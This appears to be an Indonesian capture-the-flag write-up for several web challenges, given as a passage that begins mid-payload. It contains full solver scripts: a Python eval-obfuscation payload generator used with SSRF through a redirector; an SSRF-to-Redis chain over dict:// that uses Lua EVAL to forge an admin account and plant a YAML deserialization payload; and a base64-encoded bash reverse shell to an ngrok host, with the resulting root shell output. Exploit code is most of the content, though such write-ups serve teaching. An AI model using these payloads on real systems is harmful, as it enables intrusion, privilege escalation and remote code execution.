)[len(str(set))-len(str(True))]))+chr(ord(str(int)[len(str(())+int(True)]))+chr(ord(str(dict)[len(str(set))-len(str(False))]))+chr(ord(str(int)[len(str(False))+len(str(()))])+int(True))+chr(ord(str(int)[len(str(False))+len(str(()))])+len(str(()))))
```

Sedangkan untuk SSRF, kita hanya perlu mengarahkan URL nya untuk difetch ke http://httpbin.org/redirect-to?url=, dan arahkan ke internal endpoint **/admin_internal** dengan payload di dalamnya, berikut adalah solver akhir yang kami gunakan


Solusi

solver.py

```python
import requests
import time
import urllib.parse
import sys
import re

def get_number_payload_optimized(n):
    zero = "int(False)"
    one = "int(True)"
    two = "len(str(()))"
    four = "len(str(True))"
    five = "len(str(False))"
    thirteen = "len(str(set))"

    def build_small(val):
        if val == 0: return zero
        if val == 1: return one
        if val == 2: return two
        if val == 3: return f"{two}+{one}"
        if val == 4: return four
        if val == 5: return five
        if val == 6: return f"{four}+{two}"
        if val == 7: return f"{five}+{two}"
        if val == 8: return f"{thirteen}-{five}"
        if val == 9: return f"{thirteen}-{four}"
        if val == 10: return f"{five}+{five}"
        if val == 11: return f"{thirteen}-{two}"
        if val == 12: return f"{thirteen}-{one}"
        if val == 13: return thirteen

        parts = []
        while val >= 13:
            parts.append(thirteen)
            val -= 13
        if val > 0:
            parts.append(build_small(val))
```




```
        return "+".join(parts)

    bases = {
        60: f"ord(str(int)[{zero}])", # <
        99: f"ord(str(int)[{one}])", # c
        108: f"ord(str(int)[{two}])", # l
        97: f"ord(str(int)[{build_small(3)}])", # a
        115: f"ord(str(int)[{build_small(4)}])", # s
        32: f"ord(str(int)[{build_small(6)}])", # space
        39: f"ord(str(int)[{build_small(7)}])", # '
        105: f"ord(str(int)[{build_small(8)}])", # i
        110: f"ord(str(int)[{build_small(9)}])", # n
        116: f"ord(str(int)[{build_small(10)}])", # t
        62: f"ord(str(int)[{build_small(12)}])", # >
        98: f"ord(str(bool)[{build_small(8)}])", # b
        111: f"ord(str(bool)[{build_small(9)}])", # o
        101: f"ord(str(set)[{build_small(9)}])", # e
        100: f"ord(str(dict)[{build_small(8)}])", # d
    }

    best_base = None
    min_diff = float('inf')

    for base_val, base_code in bases.items():
        diff = abs(n - base_val)
        if diff < min_diff:
            min_diff = diff
            best_base = base_val

    if best_base is not None:
        diff = n - best_base
        if diff == 0:
            return bases[best_base]
        elif diff > 0:
            return f"{bases[best_base]}+{build_small(diff)}"
        else:
            return f"{bases[best_base]}-{build_small(-diff)}"

    return build_small(n)

def generate_payload(cmd):
    chars_payloads = []
    for char in cmd:
        code = ord(char)
        num_payload = get_number_payload_optimized(code)
        chars_payloads.append(f"chr({num_payload})")

    payload_str = "+".join(chars_payloads)
    final_payload = f"eval({payload_str})"
    return final_payload

cmd = "open('flag').read()"
payload = generate_payload(cmd)
print(f"Payload length: {len(payload)}")
print(payload)

encoded_payload = urllib.parse.quote(payload)
print(f"Encoded payload length: {len(encoded_payload)}")

BASE_URL = "http://31.97.187.222:9989/"
TARGET_PORT = 9989

s = requests.Session()

def register_and_login():
    reg_url = f"{BASE_URL}/register"
    username = f"nabilauauau{int(time.time())}"
    password = "password"
    print(f"Registering as {username}...")
    r = s.post(reg_url, data={"username": username, "password":
password})
    if r.status_code != 200:
        print("Registration failed")
        return False

    login_url = f"{BASE_URL}/login"
    print("Logging in...")
    r = s.post(login_url, data={"username": username, "password":
password})
    if "Logged in" in r.text or "dashboard" in r.url:
        print("Login successful")
        return True
    print("Login failed")
    return False
```



```python
def attack():
    fetch_url = f"{BASE_URL}/fetch"
    target_internal_url =
f"http://127.0.0.1:9989/admin_internal?name={encoded_payload}"
    encoded_target = urllib.parse.quote(target_internal_url)
    redirector_url =
f"http://httpbin.org/redirect-to?url={encoded_target}"

    print(f"Attacking with redirector: {redirector_url}")

    try:
        r = s.post(fetch_url, data={"target": redirector_url})
        if "NCW" in r.text:
            print("Flag found!")
            match = re.search(r"NCW\{.*?\}", r.text)
            if match:
                print(f"Flag: {match.group(0)}")
    except Exception as e:
        print(f"Turu")

if __name__ == "__main__":
    if register_and_login():
        attack()
```

Hasil



```
2529%2529%252Bchr%2528ord%2528str%2528int%2529%255Blen%2528str%2528False%2529%2529%252Blen%2528str%2528%2
528%2529%2529%2529%255D%2529%252Blen%2528str%2528False%2529%2529%252Blen%2528str%2528%2528%2529%2529%2529
%2529%252Bchr%2528ord%2528str%2528int%2529%255Blen%2528str%2528True%2529%2529%255D%2529-int%2528True%2529
%2529%252Bchr%2528ord%2528str%2528set%2529%255Blen%2528str%2528set%2529%2529-len%2528str%2528True%2529%25
29%255D%2529%2529%252Bchr%2528ord%2528str%2528int%2529%255Blen%2528str%2528%2528%2529%2529%2529%252Bint%2
528True%2529%255D%2529%2529%252Bchr%2528ord%2528str%2528dict%2529%255Blen%2528str%2528set%2529%2529-len%2
528str%2528False%2529%2529%255D%2529%2529%252Bchr%2528ord%2528str%2528int%2529%255Blen%2528str%2528False%
2529%2529%252Blen%2528str%2528%2528%2529%2529%2529%255D%2529%252Bint%2528True%2529%2529%252Bchr%2528ord%2
528str%2528int%2529%255Blen%2528str%2528False%2529%2529%252Blen%2528str%2528%2528%2529%2529%2529%255D%252
9%252Blen%2528str%2528%2528%2529%2529%2529%2529%2529
Flag found!
Flag: NCW{h4L0_m4S_4dd1d4s_Bu$4n_t1g3r}
```

fetcher

Flag: NCW{nice_u_got_the_fleggggggg}

Deskripsi

Storing data in memory is faster than storing it on disk. But are you fast enough to pwn me?

author: tanknight

http://31.97.187.222:5000/

Informasi Terkait Soal

Diberikan sebuah aplikasi dengan redis sebagai sistem penyimpanan informasinya, dimana client bisa regis, login, visit admin page, membuat post, dan melakukan fetching ke url yang user supply.

Pendekatan

Terdapat entrypoint RCE dimana ketika berhasil mengakses endpoint admin, kita dapat mengambil konten dalam format YAML yang kita store dalam redis, lalu diload secara unsafe sehingga dapat mentrigger RCE.

app.py

```
@app.route('/admin', methods=['GET','POST'])
def admin():
    if session.get('role') != 'admin':
        return "Access denied.", 403

    if request.method == 'GET':
        return render_template('admin.html')

    key = request.form.get('key','')

    data = r.get(f'yaml:{key}')
    if not data:
        return "YAML not found in cache. <meta http-equiv=\"refresh\" content=\"1; url=/admin\">", 400

    yaml.load(data, Loader=yaml.Loader)

    return "YAML processed. <meta http-equiv=\"refresh\" content=\"1; url=/admin\">", 200
```

Namun untuk mengakses endpoint tersebut, kita perlu menjadi admin. Proses autentikasi normal tidak dapat memberikan kita akses admin karena defaultnya diset ke role user.

Sehingga kita perlu mencari entrypoint untuk menginject user admin ke redis. Kita bisa memanfaatkan SSRF pada endpoint **/fetch** untuk set data di redis:

app.py

```python
@app.route('/fetch', methods=['GET','POST'])
def fetch():
    if not session.get('username'):
        return redirect(url_for('login'))

    if request.method == 'GET':
        return render_template('fetch.html')

    url = request.form.get('url','')

    if not is_valid_url(url):
        return "Invalid URL.", 400

    cache = r.get(f'cache:{url}')
    if cache:
        return (cache, 200, {'Content-Type': 'text/html'})
    try:
        r.set(f'cache:{url}', 'processing..', ex=300)
        buffer = BytesIO()
        c = pycurl.Curl()
        c.setopt(c.URL, url)
        c.setopt(c.WRITEDATA, buffer)
        c.setopt(c.TIMEOUT, 5)
        c.perform()
        c.close()
        content = buffer.getvalue().decode('utf-8')
        r.set(f'cache:{url}', content, ex=300)
        return (content, 200, {'Content-Type': 'text/html'})
    except Exception as e:
        r.delete(f'cache:{url}')
        return (str(e), 500)
```

Umumnya kita bisa menggunakan gopher protocol untuk berinteraksi dengan redis, namun terdapat exception URL scheme, host, dan format yang bisa dimasukkan oleh user:

helper.py

```python
from urllib.parse import urlparse, unquote

```

```python
def is_valid_url(url):
    banned_protocols = ['file', 'gopher']

    url_parts = urlparse(url)
    if url_parts.scheme in banned_protocols:
        return False

    if not url_parts.netloc.startswith('xjirada.net'):
        return False

    blacklisted_chars = ["\"","'"]
    if any(char in url_parts.path for char in blacklisted_chars):
        return False

    if any(char in unquote(url_parts.path) for char in
blacklisted_chars):
        return False

    return True
```

Solusi

Untuk bisa mendapatkan admin, kita perlu melakukan write json ke redis via SSRF yang terdapat pada endpoint **/fetch**. Untuk bypass "domain", karena pengecekannya hanya menggunakan startswith, kita bisa bypass dengan format user@host. Sedangkan karena tidak bisa menggunakan gopher:// scheme, kami menggunakan alternatif berupa dict://, lalu karena tidak bisa menggunakan " ataupun ', kami menggunakan command EVAL pada redis untuk eksekusi lua script untuk set data user dengan role admin, berikut adalah contoh url yang kami kirim:

Dict URL set admin user

```
dict://xjirada.net@redis:6379/EVAL%20return(redis.call([[set]],[[account]]..string.char(58)..[[user1763976907]],[[%7B]]..string.char(34)..[[username]]..string.char(34)..string.char(58)..string.char(32)..string.char(34)..[[user1763976907]]..string.char(34)..[[,]]..string.char(32)..string.char(34)..[[password_hash]]..string.char(34)..string.char(58)..string.char(32)..string.char(34)..[[c00eed9e82c6ad11d5f2fc6c4ed34018]]..string.char(34)..[[,]]..string.char(32)..string.char(34)..[[role]]..string.char(34)..string.char(58)..string.char(32)..string.char(34)..[[admin]]..string.char(34)..[[,]]..string.char(32)..string.char(34)..[[salt]]..string.char(34)..string.char(58)..string.char(32)..string.char(34)..[[a76446]]..string.char(34)..[[%7D]]))%200
```

Selanjutnya tinggal login sebagai user yang telah diset, hal serupa kami lakukan untuk melakukan set yaml key value untuk menyimpan payload RCE dengan key “rekt”:

Dict URL set YAML Payload


```
dict://xjirada.net@redis:6379/EVAL%20return(redis.call([[set]],[[yaml]]..string.char(58)..[
[rekt]],[[%21%21python%2Fobject%2Fapply]]..string.char(58)..[[os.system]]..string.char
(32)..string.char(91)..string.char(34)..[[echo]]..string.char(32)..[[L2Jpbi9iYXNoIC1pID4m
IC9kZXYvdGNwLzAudGNwLmFwLm5ncm9rLmlvLzEyNzY5IDA%2BJjE%3D]]..string.char(
32)..[[%7C]]..string.char(32)..[[base64]]..string.char(32)..[[-d]]..string.char(32)..[[%7C]]..
string.char(32)..[[bash]]..string.char(32)..[[-i]]..string.char(34)..string.char(93)))%200
[*] Sending dict command: EVAL
return(redis.call([[set]],[[yaml]]..string.char(58)..[[rekt]],[[!!python/object/apply]]..string.c
har(58)..[[os.system]]..string.char(32)..string.char(91)..string.char(34)..[[echo]]..string.ch
ar(32)..[[L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzAudGNwLmFwLm5ncm9rLmlvLzEyN
zY5IDA+JjE=]]..string.char(32)..[[|]]..string.char(32)..[[base64]]..string.char(32)..[[-d]]..str
ing.char(32)..[[|]]..string.char(32)..[[bash]]..string.char(32)..[[-i]]..string.char(34)..string.c
har(93))) 0
```

Selanjutnya tinggal akses admin dengan param key nya “rekt”, dan kita akan mendapatkan revshell. Berikut adalah full solver kami:

auto.py


```python
import requests
import urllib.parse
import time
import json
import re

BASE_URL = "http://31.97.187.222:5000"
REDIS_HOST = "xjirada.net@redis:6379"

def get_cookies():
    s = requests.Session()
    username = f"user{int(time.time())}"
    password = "password"
    print(f"[*] Registering {username}...")
    s.post(f"{BASE_URL}/register", data={"username": username,
"password": password})
```

```
    s.post(f"{BASE_URL}/login", data={"username": username,
"password": password})
    return s, username

def send_dict_command(s, command):
    parts = command.split(' ')
    encoded_parts = []
    for part in parts:
        encoded_parts.append(urllib.parse.quote(part, safe='()[].,'))

    path = "%20".join(encoded_parts)
    url = f"dict://{REDIS_HOST}/{path}"
    print(url)

    print(f"[*] Sending dict command: {command}")

    r = s.post(f"{BASE_URL}/fetch", data={"url": url})
    if r.status_code == 200:
        return r.text
    else:
        print(f"Error: {r.text}")
        return None

def build_lua_string(s):
    res = []
    current = ""
    for char in s:
        if char == ':':
            if current: res.append(f"[[{current}]]")
            res.append("string.char(58)")
            current = ""
        elif char == '"':
            if current: res.append(f"[[{current}]]")
            res.append("string.char(34)")
            current = ""
        elif char == "'":
            if current: res.append(f"[[{current}]]")
            res.append("string.char(39)")
            current = ""
        elif char == '[':
            if current: res.append(f"[[{current}]]")
            res.append("string.char(91)")
```




```
            current = ""
        elif char == ']':
            if current: res.append(f"[[{current}]]")
            res.append("string.char(93)")
            current = ""
        elif char == ' ':
            if current: res.append(f"[[{current}]]")
            res.append("string.char(32)")
            current = ""
        else:
            current += char
    if current: res.append(f"[[{current}]]")
    return "..".join(res)

def exploit():
    s, username = get_cookies()

    print(f"[*] Reading account:{username}...")
    key_lua = build_lua_string(f"account:{username}")
    script = f"return(redis.call([[get]],{key_lua}))"

    output = send_dict_command(s, f"EVAL {script} 0")
    if not output:
        print("[-] Failed to read account")
        return

    match = re.search(r'(\{.*\})', output)
    if not match:
        print(f"[-] Could not find JSON in output: {output}")
        return

    user_json = match.group(1)
    print(f"Got JSON: {user_json}")

    try:
        user_data = json.loads(user_json)
    except json.JSONDecodeError:
        print("[-] Invalid JSON")
        return

    user_data['role'] = 'admin'
    new_json = json.dumps(user_data)
    print(f"JSON: {new_json}")

    val_lua = build_lua_string(new_json)
    script = f"return(redis.call([[set]],{key_lua},{val_lua}))"

    print(f"[*] Writing back account:{username}...")
    output = send_dict_command(s, f"EVAL {script} 0")
    if "+OK" not in output:
        print(f"[-] Failed to write account: {output}")
        return

    print(f"[*] Logging in as {username} (should be admin)...")
    s_admin = requests.Session()
    r = s_admin.post(f"{BASE_URL}/login", data={"username": username,
"password": "password"})

    if "Sign in" in r.text:
        print("[-] Login failed")
        return
    print("[+] Login successful")

    r = s_admin.get(f"{BASE_URL}/admin")
    if r.status_code == 403:
        print("[-] Access denied to /admin. Role update failed?")
        return
    print("[+] Access granted to /admin")

    print("[*] Prep RCE")
    yaml_rce = "!!python/object/apply:os.system [\"echo
L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzAudGNwLmFwLm5ncm9rLmlvLzEyNzY5IDA+J
jE= | base64 -d | bash -i\"]"

    key_yaml_lua = build_lua_string("yaml:rekt")
    lua_yaml_rce = build_lua_string(yaml_rce)

    store_rce_payload =
f"return(redis.call([[set]],{key_yaml_lua},{lua_yaml_rce}))"

    print("[*] Send RCE")
    send_dict_command(s_admin, f"EVAL {store_rce_payload} 0")

    print("[*] Triggering RCE (revshell)...")
    s_admin.post(f"{BASE_URL}/admin", data={"key": "rekt"})

if __name__ == "__main__":
    exploit()
```

Hasil



```
PS D:\3_CTF_AND_PENTES\ncw-ctf\selflove> ncat -lnvp 1334
Ncat: Version 5.59BETA1 ( http://nmap.org/ncat )
Ncat: Listening on 0.0.0.0:1334
Ncat: Connection from 127.0.0.1:57817.
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@e8f55d071a23:/app# ls
ls
Dockerfile
```



```
PS D:\3_CTF_AND_PENTES\ncw-ctf\selflove> ncat -lnvp 1334
run
sbin
srv
sys
tmp
usr
var
root@e8f55d071a23:/#cat W*
cat W*
NCW{nice_u_got_the_fleggggggg}root@e8f55d071a23:/#
```

selflove

Flag: NCW{iya_gua_tau_chall_ini_gay_banget}

Deskripsi

You must love yourself before you can truly love others.

author: tanknight

https://31.97.187.222:40111/

Informasi Terkait Soal
Diberikan sebuah aplikasi dimana kita bisa register, login, melihat flag, dan meminta admin bot mengakses url yang kita berikan. Target utama kita adalah menjadi admin atau setidaknya memiliki kemampuan admin untuk membaca flag di endpoint /flag.

app.py

```
@app.route('/flag')
def flag():
    print(f"{session.get('username','Guest')} is trying to access
/flag")
    if session.get('admin'):
        return FLAG
    return "kamu siapa bang?"
```

Karena ada bot, otomatis ini adalah client-side gemink, jadi saya coba lihat interaksi bot, settingan CSP, dan cookies nya:

1. Bot regis, login lalu visit url yang diberikan

app.py

```
driver = webdriver.Chrome(options=options)
    try:
        ## STAGE 1: Registering admin account..
        driver.get("https://127.0.0.1:40111/register")
        driver.find_element(By.NAME,
"username").send_keys(admin_username)
        driver.find_element(By.NAME,
"password").send_keys(admin_password)
        driver.find_element(By.XPATH,
"//button[@type='submit']").click()
        time.sleep(1)
        try:
            ## STAGE 2: Login as admin..
            driver.get("https://127.0.0.1:40111/login")
            driver.find_element(By.NAME,
"username").send_keys(admin_username)
            driver.find_element(By.NAME,
"password").send_keys(admin_password)
            driver.find_element(By.XPATH,
"//button[@type='submit']").click()
            time.sleep(1)
        except:
            ...
        ## STAGE 3: Visit the target URL
        print(f"Bot is visiting: {url}")
        print(driver.get_cookies())
        driver.get(url)
        time.sleep(10)
        print(driver.get_cookies())
        message = 'done.'
    except Exception as e:
        message = f"Error occurred: {e}"
        print(f"Error occurred: {e}")
    finally:
        driver.close()
    return message
```

2. CSP nya semua source diarahkan ke self, script juga, style juga, frame cuman ke instagram:

app.py

```
@app.after_request
def after_request(response):
